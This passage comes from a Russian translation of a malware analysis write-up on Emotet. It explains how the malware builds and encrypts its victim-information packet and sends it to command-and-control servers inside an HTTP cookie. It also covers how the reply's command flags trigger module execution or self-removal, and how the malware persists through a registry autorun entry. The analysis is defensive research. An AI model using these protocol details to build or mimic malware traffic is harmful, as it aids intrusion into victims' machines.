Следующее двойное слово **0x29C220DD** — это хэш-код полного пути Emotet Dll. **0x13465AA** — это постоянное значение, определенное в его коде. Это может быть идентификатор вредоносного ПО этого Emotet. **0x2710** — еще одно постоянное значение, и я полагаю, что это своего рода версия этого варианта. **0x19E7D** — это комбинация информации о системе жертвы, включая версию Windows, архитектуру и т. д. Чтобы получить эту информацию, необходимо вызвать API RtlGetVersion() и GetNativeSystemInfo(). **0x01** по смещению + 50h — это значение, связанное с идентификатором текущего процесса (rundll32.exe).
Последние данные, начинающиеся со смещения + 58h, являются бессмысленным

дополнением (AB AB AB...).
Зашифрованные двоичные данные будут преобразованы в строку base64 путем вызова API CryptBinaryToStringW(). Строка base64 отправляется на сервер C2 в качестве значения «Cookies» в HTTP-запросе Get.




Рисунок 5.2 – Отправка зашифрованных данных на сервер C2

В примере, показанном на рис. 5.2, как вы, возможно, заметили, Emotet рандомизирует имя файла cookie и URL-адрес, чтобы обойти обнаружение устройства кибербезопасности. Всего в этом варианте жестко запрограммировано и зашифровано 49 серверов C2 (IP-адрес и порт). См. «Список серверов C2» в разделе «IOC» для всех IP-адресов и портов.
Сервер C2 обнаруживает отправленные данные, чтобы определить следующие шаги, включая ответы модулями Emotet и командами для дальнейших действий.
Ответные данные представляют собой зашифрованные двоичные данные в теле ответа HTTP. На рис. 5.3 ниже отмеченный прямоугольник представляет собой пример данных сразу после расшифровки.




Рисунок 5.3 – Расшифрованные данные ответа C2

Расшифрованные данные имеют длину 60H и содержат как данные проверки, так и данные управления.
0x40 в начале — это размер проверочных данных, данных подписи (31 1B...3C 6D), представляющих собой подписанный хэш контрольных данных. Полученные данные должны пройти проверку, иначе пакет отбрасывается. Управляющие данные начинаются со смещения + 54H до конца. **0x8** — это размер следующих данных. Управляющие данные в этом пакете — два числа двойного слова — 0x00.
Первый 0x00 — это флаг, который может принимать значения 0, 1 или 8.
Если флаг равен 8, Emotet удалит себя с устройства жертвы, в том числе удалит элемент автозапуска из системного реестра, удалит созданные им файлы или папки, а также удалит файл Emotet Dll. Если флаг равен 0, а второе двойное слово не равно 0 (это должен быть размер присоединенного модуля к этому пакету), он выполняет модуль на устройстве жертвы. Если флаг равен 1, он переходит в ветвь флага 0. Я объясню эту часть более подробно в следующей части этого анализа.

Переместить и сохранить

Как только Emotet получает действительный ответ от сервера C2, он перемещает загруженный DLL-файл Emotet из «C:\Windows\ProgramData\puihoud.dll» (в моей среде анализа) в папку «%LocalAppData%». Более того, чтобы остаться на устройстве жертвы, Emotet делает себя постоянным, добавляя перемещенный файл в группу автозапуска в системном реестре. После этого Emotet может запускаться при запуске системы. На рис. 6.1 показан снимок экрана редактора реестра, отображающий элемент автозапуска в системном реестре.




Рисунок 6.1 – Добавлен пункт автозапуска в системный реестр.

Заключение

В этом посте мы рассмотрели вредоносный макрос в захваченном файле Excel, который загружает Emotet через два извлеченных файла: «uidpjewl.bat» и «tjspowj.vbs».
Затем мы рассмотрели, как загруженный файл Emotet Dll запускается в процессе rundll32.exe, а также как он извлекает ядро X.dll Emotet из своего «ресурса».
Я также объяснил, какие методы антианализа использует этот Emotet для защиты своего кода от анализа.
И, наконец, я подробно рассказал о том, какие данные Emotet собирает из системы жертвы и как двоичные данные шифруются и преобразуются в строку base64 и, наконец, отправляются на свой C2-сервер через HTTP-пакет.
В следующей части этого анализа я сосредоточусь на модулях, возвращенных с сервера Emotet C2, и на том, как они выполняются Emotet, а также на том, какие конфиденциальные данные они могут украсть с устройства жертвы.

Пожалуйста, не переключайтесь.

Перевод вот ЭТОЙ статьи.